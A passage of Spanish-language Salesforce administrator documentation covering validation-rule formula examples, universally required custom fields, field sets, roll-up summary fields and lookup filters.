| **Descripción:** | Valida que un campo de texto personalizado denominado `Número_tarjeta_crédito` tenga el formato numérico 9999-9999-9999-9999 o 9999999999999999, si no está en blanco. El patrón especifica:<br>• Cuatro dígitos (0-9) seguidos de un guión: \\d{4}-<br>• El patrón anterior se repite tres veces con el formato: () {3}<br>• Cuatro dígitos (0-9)<br>• El carácter OR (\|) permite un patrón alternativo de 16 dígitos del cero al nueve sin guiones: \\d{16} |
| **Fórmula:** | `NOT( REGEX( Credit_Card_Number__c , "(((\\d{4}-){3}\\d{4})\|\\d{16})?"))` |
| **Mensaje de error:** | El número de tarjeta de crédito debe tener el formato: 9999-9999-9999-9999 ó 9999999999999999. |
| **Ubicación del error:** | `Número de tarjeta de crédito` |

### Dirección IP válida

| Campo | Valor |
|---|---|
| **Descripción:** | Garantiza que un campo personalizado denominado `Dirección IP` tiene el formato correcto, cuatro números de 3 dígitos (0-255) separados por puntos. |
| **Fórmula:** | `NOT( REGEX( IP_Address__c, "^((25[0-5]\|2[0-4][0-9]\|[01]?[0-9][0-9]?)\\.){3}(25[0-5]\|2[0-4][0-9]\|[01]?[0-9][0-9]?)$" ))` |
| **Mensaje de error:** | Error: la dirección IP debe tener el formato 999.999.999.999 donde cada parte es un número entre 0 y 255. |
| **Ubicación del error:** | `Dirección IP` |

### Extensión del sitio Web

| Campo | Valor |
|---|---|
| **Descripción:** | Valida un campo personalizado denominado `Sitio Web` para asegurar que sus cuatro últimos caracteres están en un conjunto explícito de extensiones de sitios Web. |
| **Fórmula:** | `AND(`<br>`  RIGHT( Web_Site__c, 4) <> ".COM",`<br>`  RIGHT( Web_Site__c, 4) <> ".com",`<br>`  RIGHT( Web_Site__c, 4) <> ".ORG",`<br>`  RIGHT( Web_Site__c, 4) <> ".org",`<br>`  RIGHT( Web_Site__c, 4) <> ".NET",`<br>`  RIGHT( Web_Site__c, 4) <> ".net",`<br>`  RIGHT( Web_Site__c, 6) <> ".CO.UK",`<br>`  RIGHT( Web_Site__c, 6) <> ".co.uk"`<br>`)` |
| **Mensaje de error:** | El sitio Web debe tener una extensión de `.com`, `.org`, `.net` o `.co.uk`. |
| **Ubicación del error:** | `Sitio Web` |

## Forzar la introducción de datos en campos para garantizar la calidad de datos

Mejore la calidad de los datos introducidos por los usuarios en Salesforce creando campos obligatorios para todos.

Un campo necesario para todos es un campo personalizado que debe tener un valor cuando un registro se guarde en Salesforce, la API de Force.com, Connect Offline, Salesforce for Outlook, el portal de autoservicio o procesos automáticos como Candidatos Web y Casos Web. Si crea un campo necesario en un formato de página o a través de la seguridad a nivel de campo, asegura que el usuario tenga que introducir un valor, pero crear un campo necesario para todos le proporciona un mayor nivel de calidad de datos más allá del nivel de presentación de los formatos de página.

Puede hacer que los siguientes tipos de campos personalizados sean necesarios para todos:

- Divisa
- Fecha
- Fecha/hora
- Correo electrónico
- Relación principal-detalle (siempre necesaria)
- Número
- Porcentaje
- Teléfono
- Texto
- Área de texto
- URL

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Connect Offline, Salesforce for Outlook, el portal de autoservicio, candidato Web y caso Web no están disponibles en **Database.com**

.

Para hacer que un campo personalizado sea necesario para todos, seleccione la casilla de verificación **Obligatorio** cuando defina el campo personalizado.

Nota: Debe especificar un valor predeterminado para los campos personalizados de miembros de campaña necesarios.

Si hace que un campo de usuario sea necesario para todos, debe especificar un valor predeterminado para ese campo.

Los miembros de grupos de relaciones no admiten los campos necesarios para todos.

CONSULTE TAMBIÉN

Consideraciones sobre Campos necesarios para todos

## Consideraciones sobre Campos necesarios para todos

Un campo necesario para todos es un campo personalizado que debe tener un valor cuando un registro se guarde en Salesforce, la API de Force.com, Connect Offline, Salesforce for Outlook, el portal de autoservicio o procesos automáticos como Candidatos Web y Casos Web. Revise las siguientes consideraciones antes de hacer que sus campos personalizados sean necesarios para todos.

- Los campos estándar no pueden ser necesarios para todos.
- Los campos necesarios para todos son necesarios en todos los tipos de registro.
- Las páginas de modificación siempre muestran campos necesarios para todos, con independencia de la seguridad a nivel de campo.
- Cuando diseñe sus formatos de página, los campos necesarios para todos:
  - No pueden eliminarse de un formato de página
  - Se agregan automáticamente al final de la primera sección de un formato de página si ya no está ahí.
  - No puede ser de sólo lectura u opcional
  - Se muestran en negrita, indicando que siempre están visibles
  - Se desactivan en la página de propiedades del campo ya que no puede eliminar la configuración necesaria
- Los campos necesarios para todos solo se aplican durante la conversión de candidatos si validación y desencadenadores de conversión de candidatos está activada en su organización.
- La Creación rápida no ejecuta los campos necesarios para todos.
- Si hace que un campo personalizado de actividades sea necesario para todos, también deberá ofrecer un valor predeterminado.
- Debe incluir campos necesarios para todos en sus archivos de importación, de lo contrario fallará la importación.
- No asigne valores predeterminados a campos que sean obligatorios y exclusivos, ya que se pueden producir errores de exclusividad.
- No puede hacer que un campo sea necesario para todos si lo utiliza una actualización de campo que define el campo como valor en blanco.
- Los campos necesarios pueden dejarse en blanco en registro existentes antes de convertir el campo en necesario. Si un usuario actualiza un registro con un campo necesario en blanco, el usuario debe introducir un valor en el campo necesario antes de guardar el valor.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los objetos estándar, los formatos de página, Connect Offline, Salesforce for Outlook, el portal de autoservicio, candidato Web y caso Web no están disponibles en **Database.com**

- Candidato Web y Caso Web solicitan datos no validados por Salesforce. Los datos no válidos no se guardan cuando se envían solicitudes. Por ejemplo, si su campo personalizado es un campo de divisa y un usuario introduce caracteres alfabéticos como "Abc" en lugar de números, la solicitud de enviará de todos modos pero sin guardar ningún valor en el campo de divisa personalizado.

CONSULTE TAMBIÉN

Forzar la introducción de datos en campos para garantizar la calidad de datos

## Acerca de los conjuntos de campos

Un conjunto de campos es una agrupación de campos. Por ejemplo, puede tener un conjunto de campos que contenga campos que describan el nombre de un usuario, los apellidos y el título comercial. Cuando se añade un conjunto de campos a la página de Visualforce, los desarrolladores pueden trazar sus campos y mostrarlos. Si se añade la página a un paquete gestionado, los administradores pueden añadir, eliminar o reordenar los campos en un conjunto de campos para modificar los campos presentados en la página de Visualforce sin modificar ningún código. La misma página de Visualforce puede presentar distintos conjuntos de información dependiendo de los campos que un suscriptor prefiera mantener.

Como administrador, puede crear o editar conjuntos de campos para su organización, o modificar cualquier conjunto de campos instalado. Los conjuntos de campos están disponibles en todos los objetos estándar que admitan campos personalizados y cualquier organización que admita la creación de páginas de Visualforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los campos añadidos a un conjunto de campos pueden estar en una de las dos categorías:

- Si un campo está marcado como `Disponible para el conjunto de campos`, éste aparecerá en el conjunto de campos aunque el desarrollador no lo haya presentado en la página de Visualforce del paquete. Después de implementar el conjunto de campos, los administradores pueden mostrar el campo moviéndolo desde la columna `Disponible` hasta la columna `En el conjunto de campos`.
- Si un campo está marcado como `En el conjunto de campos`, significará que el desarrollador ha mostrado el campo en la página de Visualforce del paquete de manera predeterminada. Después de implementar el conjunto de campos, los administradores pueden eliminar el campo desde la página eliminándolo de la columna `En el conjunto de campos`.

CONSULTE TAMBIÉN

Conjuntos de campos obligatorios

Crear campos personalizados

## Creación y modificación de los conjuntos de campos

Salesforce cuenta con una herramienta WYSIWYG de arrastrar y soltar para crear y modificar conjuntos de campos. El editor de conjuntos de campos mejorado está activado de forma predeterminada y proporciona todas las funciones del editor original, así como funcionalidades adicionales y una interfaz WYSIWYG más fácil de usar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Desde la configuración de gestión del objeto apropiado, vaya a Conjuntos de campos y, a continuación, haga clic en **Nuevo**.
2. Introduzca una **Etiqueta de conjunto de campos**. Este es el nombre que se presenta a los suscriptores que instalan el campo mediante un paquete gestionado.
3. Opcionalmente, introduzca un nombre para su conjunto de campos. Su página de Visualforce lo utiliza para hacer referencia al conjunto de campos.
4. En el área **¿Dónde se utiliza?**, proporcione una breve descripción de las páginas de Visualforce que utilizan el conjunto de campos, y con qué propósito. Esta información ayuda a un suscriptor a conocer dónde y cómo se está utilizando un conjunto de campos instalado, de modo que puedan poblarlo con sus propios campos.
5. Guarde sus cambios.
6. Para añadir campos al conjunto de campos, arrastre los campos de la paleta de objetos y suéltelos en los contenedores `Disponible para el conjunto de campos` o `En el conjunto de campos`. Los campos del contenedor `Disponible para el conjunto de campos` no aparecen inicialmente en la página de Visualforce. Los campos del contenedor `En el conjunto de campos` son visibles de forma predeterminada.

   Nota: En el conjunto de campos, puede asignar campos que hagan referencia a varios objetos. Al asignar un campo a un conjunto de campos que haga referencia a varios objetos, el único campo que puede asignar es el objeto `Nombre`.

   Puede arrastrar y soltar un campo de un contenedor a otro. El orden vertical de la lista `En el conjunto de campos` indica el orden de cómo se representan los campos en las páginas de Visualforce.
7. Para quitar un campo del conjunto de campos, vuelva a arrastrar el campo a la paleta de objetos o haga clic en el icono situado junto al elemento.
8. Para que un campo sea obligatorio, haga doble clic en el elemento o haga clic en el icono de la llave inglesa ( ) junto al mismo y seleccione la casilla de verificación `Obligatorio`.

   Nota: : indica que le campo es obligatorio y que debe tener un valor para poder guardar el registro.
9. Guarde sus cambios.

Importante: El número total de objetos cruzados que se asigna en el contenedor `En el conjunto de campos` no puede exceder de 25.

Después de implementar un conjunto de campos en su organización, siempre puede marcar los campos de la lista `Disponible para el conjunto de campos` como `En el conjunto de campos` o vice versa. Para ello:

1. Busque el conjunto de campos que desee modificar. Desde Configuración, introduzca *`Paquetes instalados`* en el cuadro `Búsqueda rápida`, seleccione **Paquetes instalados**, haga clic en un paquete instalado y, a continuación, haga clic en el conjunto de campos que desee modificar. De forma alternativa, si conoce qué objeto contiene el conjunto de campos que desea modificar, vaya a la página de detalles del objeto y haga clic en **Modificar** en la lista relacionada del conjunto de campos.
2. Si no ha creado el conjunto de campos en un principio, sólo podrá modificar los campos dentro del conjunto de campos. Para mover campos entre los contenedores, arrastre y suelte un campo de un contenedor a otro. Para cambiar el orden de un campo representado, arrastre un campo hacia arriba o hacia abajo de la lista y suelte el campo en el orden en el que desea que aparezca.
3. Guarde sus cambios.

## Conjuntos de campos obligatorios

Puede definir un campo como obligatorio al crear o modificar conjuntos de campos. Es posible que desee definir un campo como obligatorio para garantizar que un usuario introduzca la información necesaria de un campo. El campo obligatorio sólo está disponible en el contenedor `En el conjunto de campos`. Si define un campo como obligatorio en el contenedor `En el conjunto de campos` y elimina el campo de `En el conjunto de campos`, se eliminará el atributo obligatorio.

Nota: Si elimina campos que se han convertido en obligatorios por un paquete gestionado instalado desde el contenedor `En el conjunto de campos`, no se elimina el atributo obligatorio de esos campos.

Para definir un campo como obligatorio en un conjunto de campos, consulte Creación y modificación de conjuntos de campos en la página 4759

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Acerca de los conjuntos de campos

Creación y modificación de los conjuntos de campos

# Campos de resumen

El campo de resumen calcula valores desde registros relacionados, como aquellos en una lista relacionada. Puede crear campos de resumen que muestren un valor en un registro principal basado en los valores de campos en un registro de detalle. El registro de detalle debe estar relacionados con el principal mediante una relación principal-detalle. Por ejemplo, desea mostrar la suma de importes de facturas para todos los registros de objeto personalizado de la factura relacionados en una lista relacionada Facturas de una cuenta. Puede mostrar este total en un campo de cuenta personalizado denominado Importe total de la factura.

Puede realizar diferentes tipos de cálculos con un campo de resumen. Puede contar el número de registros de detalles relacionados con un registro principal. O bien, puede calcular la suma, el valor mínimo o el valor máximo de un campo en los registros de detalles.

Antes de comenzar a crear campos de resumen para su organización, revise las siguientes sugerencias y prácticas recomendadas de implementación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

## Sugerencias de implementación

**Administración**

- Cree campos de resumen en:
  - Cualquier objeto personalizado en el lado principal de una relación principal-detalle
  - Cualquier objeto estándar en el lado principal de una relación principal-detalle con un objeto personalizado
  - Oportunidades que utilicen valores de productos de oportunidad relacionados con la oportunidad
  - Cuentas que utilicen los valores de cuentas relacionadas
  - Las campañas que utilizan estados de miembros de campaña o los valores de campos personalizados de miembros de campaña

    Nota: No se admiten los campos de fórmula de miembros de campaña que hacen referencia a los campos derivados de candidatos o contactos.

- Los tipos de campos que calcule en un campo de resumen dependen del tipo de cálculo. Por ejemplo:
  - Los campos de número, divisa y porcentaje están disponibles si selecciona *SUM* como el tipo de resumen.
  - Los campos de número, divisa, porcentaje, fecha y fecha/hora están disponibles si selecciona *MIN* o *MAX* como el tipo de resumen.
- En algunas ocasiones, no puede cambiar el tipo de campo al que haga referencia en un campo de resumen de oportunidad.
- Compruebe que el filtro de su resumen no detecta un campo de fórmula que dé como resultado "#Error!". Si uno de sus criterios de filtro utiliza un campo de fórmula que da como resultado un error, no devuelve ninguna coincidencia para ese criterio de filtro. Por ejemplo, su filtro de resumen es "Campo de fórmula igual a 10". Dos registros contiene errores y uno contiene el valor "10" en ese campo. En este caso, su resumen incluye únicamente el registro con el valor "10".
- Cuando elimina un registro secundario en un campo de resumen, Salesforce no vuelve a calcular el valor del campo. Seleccione la opción `Forzar un nuevo cálculo masivo de este campo` en la página de edición del campo de resumen para recalcular manualmente el valor.
- No puede utilizar áreas de texto largo, listas de selección múltiple, campos de `Descripción`, campos del sistema como `Última actividad`, campos de fórmula de objeto cruzado y campos de búsqueda en la columna de campo de los filtros de resumen.
- Los campos de numeración automática no están disponibles como el campo que se va a agregar en un campo de resumen.
- Después de crear un campo de resumen en un objeto, no puede convertir la relación principal/detalle del objeto en una relación de búsqueda.
- Los campos de resumen no están disponibles para la asignación de campos de candidatos convertidos.

**Gestión**

- Si un campo de resumen no contiene funciones o referencias de campo de objeto cruzado que derivan valores sobre la marcha, como NOW o TODAY, puede incluir los valores de los campos de fórmula.

  Nota: El valor de un campo de fórmula puede dar como resultado "#Error!", que afecta al total resumido. Si el tipo de su resumen es COUNT, los registros se incluyen independientemente de si contienen un campo de fórmula con un error. Sin embargo, cuando el `Campo que se va a agregar` es un campo de fórmula que da como resultado "#Error!", los cálculos de tipo MIN, MAX y SUM no incluyen esos valores de fórmula.
- Los cambios en el valor de un campo de resumen pueden activar las reglas de asignación. Si un campo de resumen es parte del criterio en una regla de asignación, el nuevo valor del campo se utiliza para evaluar si volver a asignar el registro.
- Un campo de resumen puede activar reglas de flujo de trabajo y validaciones de campos. Sin embargo, las reglas de flujo de trabajo y las validaciones de campos no se activan cuando los cambios siguientes causan un nuevo cálculo en masa de los valores de resumen:
  - Cambio de la definición de resumen (como el objeto, función o campo que se va a agregar)
  - Cambio de la expresión de un campo de fórmula al que se hace referencia en un campo de resumen
  - Sustitución de los valores de lista de selección a los que se hace referencia en el filtro de resumen
  - Cambio de las definiciones del tipo de registro de lista de selección
  - Cambio de los tipos de cambio de divisa
  - Cambio de las entradas de listas de precios
- El cálculo de los valores de campos de resumen puede tardar hasta 30 minutos, dependiendo del número de registros afectados y otros factores.
- No puede evitar la creación de campos de resumen que podrían dar como resultado valores no válidos, como 29 de febrero en un año no bisiesto. Si un campo de resumen da como resultado un valor no válido, no se vuelva a calcular el valor. El campo continua apareciendo con un icono de resumen no válido ( ) hasta que no modifique los valores que se resumen.

- Si su organización utiliza varias divisas, la divisa del registro maestro determina la divisa del campo de resumen. Por ejemplo, si los registros principal y detalle están en divisas diferentes, el valor del registro de detalle se convierte en la divisa del registro principal.
- El cambio de un tipo de cambio desencadena el recálculo de los campos de resumen. Si está utilizando múltiples divisas, recomendamos que cambie el tipo de cambio desde Gestionar divisas en Configuración, no desde la API. Si cambia el tipo de cambio desde la API, los trabajos relacionados que tengan menos de 24 horas de antigüedad pueden interferir en su cambio. Para obtener detalles, consulte Modificar tipos de cambio.
- Si su organización tiene la gestión avanzada de divisa activada, los campos de resumen de divisa no son válidos si están en cuentas y resumen valores de oportunidades o en oportunidades que resumen valores de objetos personalizados.
- Salesforce evita que los usuarios guarden un registro si invalida un registro relacionado. Por ejemplo, un registro principal tiene una regla de validación que requiere que el valor del campo de resumen sea superior a 100. Si el cambio del usuario a un registro secundario relacionado puede poner un valor superior a 100, el usuario no podrá guardar el registro.
- Si un campo de búsqueda hace referencia a un registro que se ha eliminado, Salesforce borra el valor del campo de búsqueda de forma predeterminada. También puede seleccionar evitar la eliminación de registros si están en una relación de búsqueda.

  Para ser utilizado en un campo de resumen con un `Tipo de resumen` de `COUNT` o `SUM`, el campo de búsqueda debe tener la opción `Qué hacer si se elimina el registro de búsquedas.` establecida como *`No permitir la eliminación del registro de búsquedas si forma parte de una relación de búsqueda`*. Si la opción *`Borrar el valor de este campo. No puede seleccionar esta opción si hace que este campo sea obligatorio`* está seleccionada, no puede crear un campo de resumen `COUNT` o `SUM` que extraiga datos de su campo de búsqueda.

## Prácticas recomendadas

- Aplique la seguridad a nivel de campo a sus campos de resumen si calculan valores que no desea que vean sus usuarios. Los campos que los usuarios no ven debido a la seguridad a nivel de campo en el registro de detalle se siguen calculando en un campo de resumen.
- Si dispone de reglas de validación, considere cómo afectarán a los campos de resumen. El valor en un campo de resumen cambia cuando cambian los valores en el registros de detalles. Por lo tanto, los errores de validación pueden aparecer al guardar el registro de detalles o principal.
- Como los campos de resumen no se muestran en las páginas de edición, puede utilizarlos en reglas de validación pero no como la ubicación del error de la validación.
- Evite las referencias a un campo de resumen desde un registro secundario. Los campos de resumen a los que se hace referencia desde registros secundarios pueden tener valores desfasados, porque sus registros principales no se han actualizado. En su lugar, haga referencia a campos de resumen desde registros principales. Su campos de resumen siempre tendrán valores actualizados porque esa regla se ejecuta después de actualizar el valor principal.

  Si está intentando aplicar un límite de registros de 25 en el campo de resumen principal, cree reglas de validación en sus objetos secundarios. Cuando agregue un registro secundario, su regla de validación en el objeto secundario puede comprobar si el recuento ya es de 25 o superior.

  ```
  AND(ISNEW(), Sample.Line_Count__c >= 25)
  ```

- Planifique cuidadosamente la implementación de sus campos de resumen antes de crearlos. Una vez creados, no podrá cambiar el objeto de detalle seleccionado o eliminar ningún campo al que se haga referencia en su definición de resumen.
- La gestión de divisas avanzada afecta a los campos de resumen. Si su organización activa la gestión avanzada de divisas, elimine los campos de resumen de divisa en cuentas que resumen los valores de oportunidad y en oportunidades que resumen valores de objetos personalizados. En caso contrario, los campos continuarán visualizándose con un icono de resumen no válido porque ya no calculan sus valores.

- Los campos que se derivan de forma automática como la fecha actual o el usuario actual no pueden ser campos de resumen. Los campos prohibidos incluyen campos de fórmula que contienen funciones que derivan valores sobre la marcha, como DATEVALUE, NOW y TODAY. Los campos de fórmula que incluyan campos de combinación de objetos relacionados no se admiten en los campos de resumen.
- Cuando hace referencia a un campo de resumen en una vista de lista o un informe, no puede utilizar algunos indicadores, incluyendo:
  - **Comienza por**
  - **Contiene**
  - **No contiene**
  - **Incluye**
  - **Excluye**
  - **En**

CONSULTE TAMBIÉN

Campos personalizados admitidos por objeto

Definición de resúmenes

Crear campos personalizados

## Definición de resúmenes

Defina los campos de resumen del objeto que esté en el lado principal de una relación principal/detalle. Si una relación ya no existe, cree una relación principal-detalle entre el objeto principal que muestra el valor y el objeto de detalle que contiene los registros que está resumiendo.

Para definir un campo de resumen:

1. Cree un campo personalizado en el objeto en el que desea que aparezca el campo. Los campos de resumen sintetizan los valores de los registros de un objeto relacionado, el objeto en el que cree el campo debe estar en el lado principal de una relación principal/detalle. Para obtener instrucciones sobre cómo crear un campo personalizado; consulte Crear campos personalizados en la página 4668.
2. Seleccione el tipo de campo `Resumen` y haga clic en **Siguiente**.
3. Introduzca una etiqueta de campo y cualquier otro atributo. Haga clic en **Siguiente**.
4. Seleccione el objeto en el lado de detalle de la relación principal-detalle. Este objeto contiene los registros que desea resumir.
5. Seleccione el tipo de resumen:

| Tipo | Descripción |
|---|---|
| COUNT | Número total de registros relacionados. |
| SUM | Valores totales del campo que ha seleccionado en la opción `Campo que se va a agregar`. Sólo están disponibles campos de número, divisa y porcentaje. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para ver las definiciones de campo de resumen:
- "Ver parámetros y configuración"

Para modificar las definiciones de campo de resumen:
- "Personalizar aplicación"

| Tipo | Descripción |
|---|---|
| MIN | Muestra el valor mínimo del campo que ha seleccionado en la opción `Campo que se va a agregar` para todos los registros directamente relacionados. Sólo están disponibles campos de número, divisa, porcentaje, fecha y fecha/hora. |
| MAX | Muestra el valor máximo del campo que ha seleccionado en la opción `Campo que se va a agregar` para todos los registros directamente relacionados. Sólo están disponibles campos de número, divisa, porcentaje, fecha y fecha/hora. |

6. Introduzca un criterio de filtro si desea un grupo de registros seleccionados en su cálculo de resumen. Si su organización utiliza varios idiomas, introduzca los valores del filtro en el idioma predeterminado de la organización.

   Cuando utilice listas de selección para especificar criterios de filtro, los valores seleccionados se almacenarán en el idioma predeterminado de la organización. Si modifica o duplica criterios de filtro existentes, en primer lugar establezca el `Idioma predeterminado` en la página Información de la empresa como el mismo idioma que se utilizó para establecer los criterios de filtro originales. De lo contrario, puede que los criterios de filtro no se evalúen del modo esperado.

7. Haga clic en **Siguiente**.
8. Defina la seguridad a nivel de campo para determinar si el campo debe ser visible para perfiles específicos y haga clic en **Siguiente**.
9. Elija los formatos de página que deben mostrar el campo. El campo se agrega como el último campo en la primera sección de dos columnas del formato de página. En el caso de campos personalizados del usuario, el campo se agrega automáticamente en la parte inferior de la página de detalles del usuario.
10. Haga clic en **Guardar** para terminar o haga clic en **Guardar y nuevo** para crear más campos personalizados.

CONSULTE TAMBIÉN

Campos de resumen

## Filtros de búsqueda

Mejore la productividad de los usuarios y la calidad de los datos con filtros de búsqueda. Los filtros de búsqueda son configuraciones del administrador que restringen los valores válidos y los resultados de los campos del cuadro de diálogo de búsqueda, relaciones principal-detalle y relaciones jerárquicas.

Los administradores especifican las restricciones configurando criterios de filtro que comparan campos y valores en:

- El registro actual (origen)
- El objeto de búsqueda (destino)
- El registro, los permisos y la función del usuario
- Registros directamente relacionados con el objeto de destino

Por ejemplo, puede:

- Restringir el campo `Nombre de cuenta` en oportunidades para permitir únicamente cuentas con un tipo de registro de Cliente, filtrando socios y competidores.
- Restringir el campo `Nombre de la cuenta` en oportunidades para permitir cuentas activas únicamente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

PERMISOS DE USUARIO

Para gestionar filtros de búsqueda:
- "Personalizar aplicación"

- Restringir el campo `Contacto` en casos para permitir únicamente contactos asociados con la cuenta especificada en el campo `Nombre de la cuenta` en el registro de caso.
- Restringir el campo `Nombre de la cuenta` en caso permitir únicamente usuarios con el perfil "Ventas internacionales" para crear o modificar casos de cuentas en Estados Unidos.

Consejo: Si define un filtro de búsqueda también puede hacer clic en `Insertar criterios sugeridos` para seleccionar una lista de criterios de filtro de búsqueda que Salesforce sugiere basándose en las relaciones entre objetos de su organización.

Los administradores pueden hacer que los filtros de búsqueda sean obligatorios u opcionales.

- Para los campos con filtros de búsqueda obligatorios, sólo los valores que coincidan con los criterios de filtro de búsqueda aparecerán en el cuadro de diálogo de búsqueda. Además, los usuarios no pueden guardar los valores no válidos que hayan introducido manualmente al editar el registro. Si un usuario intenta guardar un valor no válido, Salesforce mostrará un mensaje de error, que puede ser personalizado por los administradores.
- Para campos con filtros de búsqueda opcionales, sólo los valores que coincidan con los criterios de filtro de búsqueda aparecerán en el cuadro de diálogo de búsqueda inicialmente; sin embargo los usuarios pueden hacer clic en un vínculo **Mostrar todos los resultados** del cuadro de diálogo de búsqueda para eliminar el filtro y ver todos los valores de los resultados de búsqueda para el campo de búsqueda. Además, los filtros de búsqueda opcionales permiten a los usuarios guardar valores que no coinciden con los criterios del filtro de búsqueda, y Salesforce no muestra un mensaje de error si un usuario intenta guardar dichos valores.

Los criterios de filtro de búsqueda pueden comparar campos en el objeto de origen con diferentes tipos de campo en el objeto de destino mientras sean compatibles.

| Tipo de campo de objeto de origen | Tipos de campo de objeto de destino compatible |
|---|---|
| Divisa | Divisa, Resumen |
| Fecha | Fecha, Fecha/hora, Resumen |
| Fecha/hora | Fecha, Fecha/hora, Resumen |
| Jerarquía | Jerarquía, Búsqueda, Principal-Detalle |
| Búsqueda | Jerarquía, Búsqueda, Principal-Detalle |
| Principal-detalle | Búsqueda, Jerarquía, Principal-Detalle |
| Número | Número, Porcentaje, Resumen |
| Porcentaje | Número, Porcentaje, Resumen |
| Lista de selección | Texto, Área de texto, Correo electrónico, URL |
| Resumen | Divisa, Número, Fecha, Fecha/hora, Resumen |

## Objetos compatibles

Salesforce admite filtros de búsqueda en campos de relaciones que señalan a:

- Cuentas
- Activos
- Insignias
- Insignias recibidas
- Horario de oficina

- Campañas
- Casos
- Contactos
- Carpetas de contenido
- Contratos
- Aprobaciones
- Asignaciones
- Ideas
- Candidatos
- Oportunidades
- Productos de pedidos
- Pedidos
- Listas de precios
- Productos
- Presupuestos
- Contratos de servicio
- Usuarios de habilidades
- Habilidades
- Personas de redes sociales
- Soluciones
- Agradecimiento
- Cuentas de aprovisionamiento de usuarios
- Registros de provisión de usuario
- Solicitudes de provisión de usuario
- Usuarios
- Partidas de órdenes de trabajo
- Órdenes de trabajo
- Zonas
- Objetos personalizados

CONSULTE TAMBIÉN

Notas sobre los filtros de búsqueda

Ejemplos de filtro de búsqueda

## Definición de filtros de búsqueda

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

PERMISOS DE USUARIO

Para definir filtros de búsqueda:
- "Personalizar aplicación"

1. Puede crear filtros de búsqueda para nuevos campos de relaciones en el paso 3 del asistente para campos personalizados.
   a. Desde la configuración de gestión para el objeto del campo, vaya a Campos.
   b. Haga clic en **Modificar** junto al nombre del campo de relaciones de búsqueda o principal-detalle en el que desea aplicar el filtro.
2. En la sección Opciones de filtro de búsqueda, haga clic en **Mostrar configuración de filtro**.
3. Especifique los criterios de filtro que un registro debe cumplir para ser un valor válido. Para especificar criterios, haga clic en **Insertar criterios sugeridos** y seleccione uno de los criterios sugeridos en la lista o introduzca manualmente sus propios criterios. Para especificar sus propios criterios:
   a. En la primera columna, haga clic en el icono de búsqueda o empiece a escribir en el cuadro de texto y seleccione un campo.
   b. En la segunda columna, seleccione un operador.
   c. En la tercera columna, seleccione *Valor* si Salesforce debe comparar el campo de la primera columna con un valor estático, o seleccione *Campo* si Salesforce debe comparar el campo de la primera columna con el valor de otro campo.
   d. En la cuarta columna, introduzca el valor o seleccione el campo que Salesforce debe comparar con el campo de la primera columna.

   Nota:
   - Haga clic en **Agregar lógica de filtro** para agregar condiciones booleanas.
   - Seleccione un campo sugerido desde el cuadro de texto Campo. Solo puede seleccionar entre los campos del registro actual el objeto de búsqueda o el registro de usuario. También puede seleccionar campos relacionados que estén a una relación del objeto de búsqueda. Salesforce le ayuda enumerando los campos y relaciones disponibles cuando hace clic en el icono de búsqueda o dentro del cuadro de texto.
   - Los criterios de filtro de búsqueda pueden comparar campos de distintos tipos siempre y cuando sean compatibles.
4. Especifique si el filtro es obligatorio u opcional. Para campos con filtros de búsqueda opcionales, sólo los valores que coincidan con los criterios de filtro de búsqueda aparecerán en el cuadro de diálogo de búsqueda inicialmente; sin embargo los usuarios pueden hacer clic en un vínculo **Mostrar todos los resultados** del cuadro de diálogo de búsqueda para eliminar el filtro y ver todos los valores de los resultados de búsqueda para el campo de búsqueda. Además, los filtros de búsqueda opcionales permiten a los usuarios guardar valores que no coinciden con los criterios del filtro de búsqueda, y Salesforce no muestra un mensaje de error si un usuario intenta guardar dichos valores.

   En los filtros de búsqueda obligatorios, especifique si desea que Salesforce muestre el mensaje de error estándar o un mensaje personalizado si el usuario introduce un valor no válido.
5. También puede introducir texto para que se muestre en el cuadro de diálogo de búsqueda. Sería útil texto que guíe a los usuarios en sus búsquedas y explique la regla empresarial que implementa el filtro de búsqueda.
6. Deje `Habilitar este filtro` seleccionado.

7. Guarde sus cambios.

CONSULTE TAMBIÉN

Notas sobre los filtros de búsqueda
Búsquedas dependientes
Ejemplos de filtro de búsqueda
Configuración de gestión de búsqueda de objetos

## Eliminación o desactivación de filtros de búsqueda

1. Desde la configuración de gestión para el objeto del campo de relación, vaya a Campos.
2. Desplácese hasta la lista relacionada Relaciones y campos personalizados.
3. Haga clic en el nombre del campo que contiene el filtro de búsqueda.
4. Haga clic en **Modificar**.
5. Para desactivar el filtro de búsqueda, cancele la selección de `Habilitar este filtro` y, a continuación, guarde sus cambios.

   Al desactivar un filtro de búsqueda se conserva la configuración del filtro de búsqueda pero:

   - Evita que se aplique al campo de relaciones
   - Evita que afecte al límite de referencias de objetos cruzados
   - Lo elimina como dependencia para campos a los que se hace referencia en los criterios del filtro de búsqueda

6. Para eliminar un filtro de búsqueda, haga clic en **Borrar criterios de filtro** y, a continuación, guarde sus cambios.

   La eliminación de un filtro de búsqueda lo borra de forma permanente. No puede recuperar los filtros de búsqueda eliminados.

